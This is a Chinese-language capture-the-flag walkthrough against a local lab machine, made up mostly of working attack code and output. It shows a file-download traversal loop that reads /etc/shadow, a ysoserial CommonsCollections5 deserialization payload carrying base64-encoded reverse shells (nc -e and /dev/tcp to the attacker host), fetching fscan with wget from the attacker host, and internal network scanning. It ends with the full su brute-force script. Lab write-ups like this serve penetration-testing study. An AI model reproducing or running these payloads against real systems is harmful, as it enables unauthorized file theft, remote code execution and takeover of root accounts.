while read -r path; do curl -s "http://192.168.64.4:8080/download?file=$path" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' > basename $path; done < ../temp1
发现总是失败,看了一下,发现被前面有转义字符:
pwn@ubuntu:~/temp/yulian/result$ cat -A ../temp1
^M^[[2K/etc/passwd$
^M^[[2K/etc/shadow$
^M^[[2K/etc/hosts$
^M^[[2K/etc/motd$
^M^[[2K/etc/mtab$
^M^[[2K/etc/issue$
^M^[[2K/etc/resolv.conf$
^M^[[2K/etc/fstab$
^M^[[2K/etc/profile$
^M^[[2K/etc/inittab$
^M^[[2K/proc/filesystems$
^M^[[2K/proc/modules$
-------------
复制粘贴到另一个文件内,重新执行脚本:
pwn@ubuntu:~/temp/yulian/result$ ls -la temp1
-rw-rw-r-- 1 pwn pwn 752 Jan 17 06:25 temp1
pwn@ubuntu:~/temp/yulian/result$ cat -A temp1
/etc/passwd$
/etc/shadow$
/etc/hosts$
/etc/motd$
/etc/mtab$
/etc/issue$
/etc/resolv.conf$
/etc/fstab$
/etc/profile$
/etc/inittab$
/proc/filesystems$先删除一些没必要查看的文件,比如/proc/self/fd,执行脚本,发现得到了目标内容!!!!
while read -r path; do curl -s "http://192.168.64.4:8080/download?file=$path" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' > $(basename $path); done < ../temp1ai写的脚本也可以运行:
#!/bin/bash

# 配置参数(根据实际情况修改)
IP="192.168.64.4"
PORT="8080"
COOKIE="auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI="

# 检查必要工具
if ! command -v curl &> /dev/null; then
    echo "错误: 需要安装 curl 工具"
    exit 1
fi

# 读取文件路径列表(确保 temp1 文件存在)
if [ ! -f temp1 ]; then
    echo "错误: 文件 temp1 不存在,请先提取文件路径"
    exit 1
fi

# 开始处理
echo -e "\n\033[1;34m===== 开始提取文件内容(美化输出) =====\033[0m\n"

while IFS= read -r file_path; do
    # 跳过空行
    [ -z "$file_path" ] && continue

    # 构造安全的 URL (自动处理特殊字符)
    url="http://$IP:$PORT/download"
    echo -e "\033[1;32m[+] 正在获取: \033[0m$file_path"

    # 使用 curl 获取内容 (自动 URL 编码)
    response=$(curl -s -G -H "Cookie: $COOKIE" --data-urlencode "file=$file_path" "$url")
    exit_code=$?

    # 检查请求状态
    if [ $exit_code -ne 0 ]; then
        echo -e "\033[1;31m[!] 请求失败 (状态: $exit_code)\033[0m"
        echo -e "========================================\n"
        continue
    fi

    # 检查内容大小 (避免过大文件)
    size=$(echo -n "$response" | wc -c)
    echo -e "\033[1;36m[+] 文件大小: $size 字节\033[0m"

    # 美化输出 (添加分隔线和文件名)
    echo -e "\n\033[1;33m===== 文件内容: $file_path =====\033[0m"
    echo -e "$response"
    echo -e "\033[1;33m========================================\033[0m\n"

done < temp1

echo -e "\n\033[1;34m===== 所有文件提取完成! =====\033[0m"
确实美一点诶,嘿嘿,查看文件内容,发现:
pwn@ubuntu:~/temp/yulian$ cat temp_result | grep -A 3 /proc/self/cmdline
[+] 正在获取: /proc/self/cmdline
[+] 文件大小: 37 字节

===== 文件内容: /proc/self/cmdline =====
java-jarjavaserver-0.0.1-SNAPSHOT.jar
========================================
是一个 java 服务器:


可能大概是一样的吧?尝试下载这个文件:
pwn@ubuntu:~/temp/yulian$ cat temp_result | grep java
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/lib/jvm/java-1.8-openjdk/jre/bin:/usr/lib/jvm/java-1.8-openjdk/binHOSTNAME=3debe9b825c8LANG=C.UTF-8JAVA_HOME=/usr/lib/jvm/java-1.8-openjdkJAVA_VERSION=8u212JAVA_ALPINE_VERSION=8.212.04-r0HOME=/rootLD_LIBRARY_PATH=/usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64/server:/usr/lib/jvm/java-1.8-openjdk/jre/lib/amd64:/usr/lib/jvm/java-1.8-openjdk/jre/../lib/amd64
Name:   java
java-jarjavaserver-0.0.1-SNAPSHOT.jar
1 (java) S 0 1 1 0 -1 4194560 385249 0 75 0 125278 97271 0 0 20 0 47 0 4064 2063429632 45923 18446744073709551615 93865608224768 93865608225298 140729829223344 0 0 0 0 0 16800975 0 0 0 17 0 0 0 0 0 0 93865608236416 93865608237064 93866196692992 140729829223924 140729829223964 140729829223964 140729829224397 0
pwn@ubuntu:~/temp/yulian$ curl -s "http://192.168.64.4:8080/download?file=javaserver-0.0.1-SNAPSHOT.jar" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' > javaserver.jar
pwn@ubuntu:~/temp/yulian$ file javaserver.jar
javaserver.jar: Java archive data (JAR)
pwn@ubuntu:~/temp/yulian$ ls -la
total 17060
drwxrwxr-x 3 pwn pwn     4096 Jan 17 08:26 .
drwxrwxr-x 3 pwn pwn     4096 Jan 10 07:54 ..
-rwxrwxr-x 1 pwn pwn     1630 Jan 17 06:37 ai.sh
-rwxrwxr-x 1 pwn pwn    16032 Jan 10 08:22 a.out
-rw-rw-r-- 1 pwn pwn 17372377 Jan 17 08:26 javaserver.jar
-rw-rw-r-- 1 pwn pwn      278 Jan 10 08:21 knock.c
drwxrwxr-x 2 pwn pwn     4096 Jan 17 06:39 result
-rw-rw-r-- 1 pwn pwn     4738 Jan 17 05:30 temp
-rw-rw-r-- 1 pwn pwn      555 Jan 17 06:41 temp1
-rw-rw-r-- 1 pwn pwn    43331 Jan 17 06:45 temp_result

发现下载下来了,右键添加为库,看一下啥情况:

接下来我就无能为力了,我看似乎需要进行代码审计,因为有一个反序列化漏洞。。。。。
https://book.hacktricks.wiki/zh/pentesting-web/deserialization/index.html?highlight=java#java---http
https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet#genson-json

注意到commons-collections是一个常被利用的库,然后看师傅们的blog发现使用的是cc5,尝试使用ysoserial进行利用:
# sudo apt install openjdk-8-jdk
# echo 'nc -e /bin/bash 192.168.64.3' | base64
# bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNjQuMwo=
pwn@ubuntu:~/temp/yulian$ java -jar ../../tools/ysoserial-all.jar CommonsCollections5 "bash -c {echo,bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguNjQuMwo=}|{base64,-d}|{bash,-i}" > payload.bin
curl -s "http://192.168.64.4:8080/deserialize" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' -X POST --data-binary @payload.bin
但是似乎无效,尝试使用别的办法进行测试:
# echo '/bin/bash -i >& /dev/tcp/192.168.64.3/1234 0>&1' | base64
# L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNjQuMy8xMjM0IDA+JjEK
java -jar ../../tools/ysoserial-all.jar CommonsCollections5 "bash -c {echo,L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNjQuMy8xMjM0IDA+JjEK}|{base64,-d}|{bash,-i}" > payload.bin
curl -s "http://192.168.64.4:8080/deserialize" -H 'Cookie:auth=admin:S+jYmswX8+Lnl8Y+X7auaMMN5AHvFyKZMJluN/qPCFI=' -H "Content-Type: application/octet-stream" -X POST --data-binary @payload.bin 
这里回传用到的是一个叫penelope的开源项目,是在Pepster师傅的blog看到的,正好用来替代不再维护的pwncat-cs!
提权
信息搜集
bash-4.4# whoami;id;echo $SHELL
whoami;id;echo $SHELL
root
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/bin/ash
稳定shell。。。。。
python3 -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
stty raw -echo; fg
# stty size
stty rows 38 columns 116
但是发现没有python环境诶,可能是一个容器,看一下其他信息,上传fscan进行信息收集:
# terminal1
pwn@ubuntu:~/temp$ python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
192.168.64.4 - - [18/Jan/2026 05:29:54] "GET /fscan HTTP/1.1" 200 -
# terminal2
bash-4.4# ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
6: eth0@if7: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:03 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.3/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
bash-4.4# pwd
pwd
/tmp
bash-4.4# wget http://192.168.64.3:8888/fscan
wget http://192.168.64.3:8888/fscan
Connecting to 192.168.64.3:8888 (192.168.64.3:8888)
fscan                100% |********************************| 6933k  0:00:00 ETA

bash-4.4# chmod +x fscan
chmod +x fscan
bash-4.4# ./fscan -h 172.17.0.3/16
./fscan -h 172.17.0.3/16

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
(icmp) Target 172.17.0.1      is alive
(icmp) Target 172.17.0.2      is alive
(icmp) Target 172.17.0.3      is alive
[*] LiveTop 172.17.0.0/16    段存活数量为: 3
[*] LiveTop 172.17.0.0/24    段存活数量为: 3
[*] Icmp alive hosts len is: 3
172.17.0.2:22 open
172.17.0.1:22 open
172.17.0.2:80 open
172.17.0.1:80 open
172.17.0.1:8080 open
172.17.0.3:8080 open
[*] alive ports len is: 6
start vulscan
[*] WebTitle http://172.17.0.1         code:200 len:6047   title:Linux Terminal Simulator
[*] WebTitle http://172.17.0.2         code:200 len:3038   title:Introduction to Brute Force Attacks
[*] WebTitle http://172.17.0.3:8080    code:302 len:0      title:None 跳转url: http://172.17.0.3:8080/login.html
[*] WebTitle http://172.17.0.1:8080    code:302 len:0      title:None 跳转url: http://172.17.0.1:8080/login.html
[*] WebTitle http://172.17.0.3:8080/login.html code:200 len:2270   title:Login
[*] WebTitle http://172.17.0.1:8080/login.html code:200 len:2270   title:Login
已完成 6/6
发现有一个爆破环境,看一下是个啥情况:
bash-4.4# curl -s http://172.17.0.2
curl -s http://172.17.0.2
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Introduction to Brute Force Attacks</title>
  <style>
    body {
      font-family: "Microsoft YaHei", sans-serif;
      background: #f5f7fa;
      color: #333;
      margin: 0;
      padding: 0;
    }

    header {
      background-color: #2c3e50;
      color: white;
      padding: 20px;
      text-align: center;
    }

    main {
      max-width: 800px;
      margin: 30px auto;
      padding: 20px;
      background: white;
      box-shadow: 0 0 10px rgba(0,0,0,0.1);
      border-radius: 8px;
    }

    h2 {
      color: #2c3e50;
      border-bottom: 2px solid #ecf0f1;
      padding-bottom: 5px;
    }

    ul {
      margin-left: 20px;
    }

    code {
      background: #ecf0f1;
      padding: 2px 5px;
      border-radius: 4px;
    }

    footer {
      text-align: center;
      padding: 15px;
      color: #888;
      font-size: 14px;
    }
  </style>
</head>
<body>
  <header>
    <h1>Introduction to Brute Force Attacks</h1>
  </header>

  <main>
    <h2>What is a Brute Force Attack?</h2>
    <p>A brute force attack is a method of trial and error used to crack passwords or encryption keys by systematically trying every possible combination until the correct one is found.</p>

    <h2>Common Types of Brute Force Attacks</h2>
    <ul>
      <li><strong>Pure Brute Force</strong>: Trying every combination from <code>aaaa</code> to <code>zzzz</code>.</li>
      <li><strong>Dictionary Attack</strong>: Using a list of common passwords to guess the correct one.</li>
      <li><strong>Hybrid Attack</strong>: Combining dictionary words with common variations (e.g., adding 123, changing letter cases, etc.).</li>
    </ul>

    <h2>Characteristics of Brute Force Attacks</h2>
    <ul>
      <li>Does not rely on software vulnerabilities, only on guess attempts.</li>
      <li>Time-consuming, complexity increases exponentially with password length and character set.</li>
      <li>Can be automated using tools such as Python scripts, Hydra, John the Ripper, etc.</li>
    </ul>

    <h2>Defense Against Brute Force Attacks</h2>
    <ul>
      <li>Implement <strong>account lockout</strong> policies, such as locking the account after 5 failed attempts.</li>
      <li>Use <strong>CAPTCHA</strong> to block automated scripts.</li>
      <li>Limit <strong>login rate</strong>, for example, allow only 3 attempts every 5 minutes.</li>
      <li>Enforce <strong>strong passwords</strong> (long and complex).</li>
      <li>Monitor login activity and detect abnormal login attempts.</li>
    </ul>

    <h2>Legal Use and Warning</h2>
    <p>Brute force techniques can be used for penetration testing and security audits, but unauthorized use is illegal. Always follow applicable laws and regulations.</p>
  </main>
  <!--500-worst-passwords-->
  <footer>
    © 2025 Cybersecurity Learning Page | For educational use only
  </footer>
</body>
</html>
爆破ssh
本地渲染一下看看:

看来不用进行端口转发了,尝试看一下源代码里的注视关键字:

下载下来尝试进行爆破:
#!/bin/bash

help="This tool bruteforces a selected user using binary su and as passwords: null password, username, reverse username and a wordlist (top12000.txt).
You can specify a username using -u <username> and a wordlist via -w <wordlist>.
By default the BF default speed is using 100 su processes at the same time (each su try last 0.7s and a new su try in 0.007s) ~ 143s to complete
You can configure this times using -t (timeout su process) ans -s (sleep between 2 su processes).
Fastest recommendation: -t 0.5 (minimun acceptable) and -s 0.003 ~ 108s to complete

Example:    ./suBF.sh -u <USERNAME> [-w top12000.txt] [-t 0.7] [-s 0.007]

THE USERNAME IS CASE SENSITIVE AND THIS SCRIPT DOES NOT CHECK IF THE PROVIDED USERNAME EXIST, BE CAREFUL\n\n"

WORDLIST="top12000.txt"
USER=""
TIMEOUTPROC="0.7"
SLEEPPROC="0.007"
while getopts "h?u:t:s:w:" opt; do
  case "$opt" in
    h|\?) printf "$help"; exit 0;;
    u)  USER=$OPTARG;;
    t)  TIMEOUTPROC=$OPTARG;;
    s)  SLEEPPROC=$OPTARG;;
    w)  WORDLIST=$OPTARG;;
    esac
done

if ! [ "$USER" ]; then printf "$help"; exit 0; fi

if ! [[ -p /dev/stdin ]] && ! [ $WORDLIST = "-" ] && ! [ -f "$WORDLIST" ]; then echo "Wordlist ($WORDLIST) not found!"; exit 0; fi

C=$(printf '\033')

su_try_pwd (){
  USER=$1
  PASSWORDTRY=$2
  trysu=`echo "$PASSWORDTRY" | timeout $TIMEOUTPROC su $USER -c whoami 2>/dev/null`
  if [ "$trysu" ]; then
    echo "  You can login as $USER using password: $PASSWORDTRY" | sed "s,.*,${C}[1;31;103m&${C}[0m,"
    exit 0;
  fi
}

su_brute_user_num (){
  echo "  [+] Bruteforcing $1..."
  USER=$1
  su_try_pwd $USER "" &    #Try without password
  su_try_pwd $USER $USER & #Try username as password
  su_try_pwd $USER `echo $USER | rev 2>/dev/null` &     #Try reverse username as password

  if ! [[ -p /dev/stdin ]] && [ -f "$WORDLIST" ]; then
    while IFS='' read -r P || [ -n "${P}" ]; do # Loop through wordlist file
      su_try_pwd $USER $P & #Try TOP TRIES of passwords (by default 2000)
      sleep $SLEEPPROC # To not overload the system
    done < $WORDLIST

  else
    cat - | while read line; do
      su_try_pwd $USER $line & #Try TOP TRIES of passwords (by default 2000)
      sleep $SLEEPPROC # To not overload the system
    done
  fi
  wait
}

su_brute_user_num $USER
